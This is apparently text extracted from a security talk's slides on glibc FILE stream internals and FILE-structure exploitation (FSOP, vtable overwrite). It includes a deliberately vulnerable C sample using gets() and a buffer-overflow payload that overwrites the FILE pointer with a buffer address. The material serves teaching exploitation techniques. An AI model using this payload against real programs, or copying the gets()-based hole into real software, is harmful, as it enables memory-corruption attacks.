
- fread workflow

- Copy data from stream buffer to destination




Introduction

- `fwrite` workflow
 - If stream buffer is NULL
 - Allocate buffer
 - Copy user data to the stream buffer
 - If the stream buffer is filled or flush the stream
 - write data from stream buffer to the file



Introduction

- `fclose` workflow
 - Unlink the FILE structure
 - Flush & Release the stream buffer
 - Close the file
 - Release the FILE structure



Agenda

- Introduction
 - File stream
 - Overview the FILE structure
- Exploitation of FILE structure
 - FSOP
 - Vtable verification in FILE structure
 - Make FILE structure great again
- Conclusion

Exploitation of FILE

- There are a good target in FILE structure
 - Virtual Function Table

```
struct _IO_FILE_plus
{
    _IO_FILE file;
    const struct _IO_jump_t *vtable;
};
```

Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0}; //variable buf at 0x6009a0
FILE *fp ;
int main(){
    fp = fopen("key.txt", "rw");
    gets(buf);
    fclose(fp);
}
```

Sample code

Buffer address

payload = "A"*0x100 + p64(0x6009a0)

payload

Buffer overflow




The code demonstrates a buffer overflow vulnerability. It declares a buffer 'buf' of size 0x100, opens a file 'key.txt' in read/write mode, reads input into 'buf' using 'gets', and then closes the file. The payload is constructed as a string of 'A's followed by a 64-bit pointer to the variable 'buf' at address 0x6009a0. A yellow box highlights the 'gets(buf);' line, and a white arrow points from it to the 'buf' in the payload calculation, with the text 'Buffer overflow' written below the arrow.

Exploitation of FILE

- Let's overwrite with buffer address

```
char buf[0x100] = {0};  
FILE *fp ;  
int main(){  
    fp = fopen("key.txt", "rw");  
    gets(buf);  
    fclose(fp);  
}
```

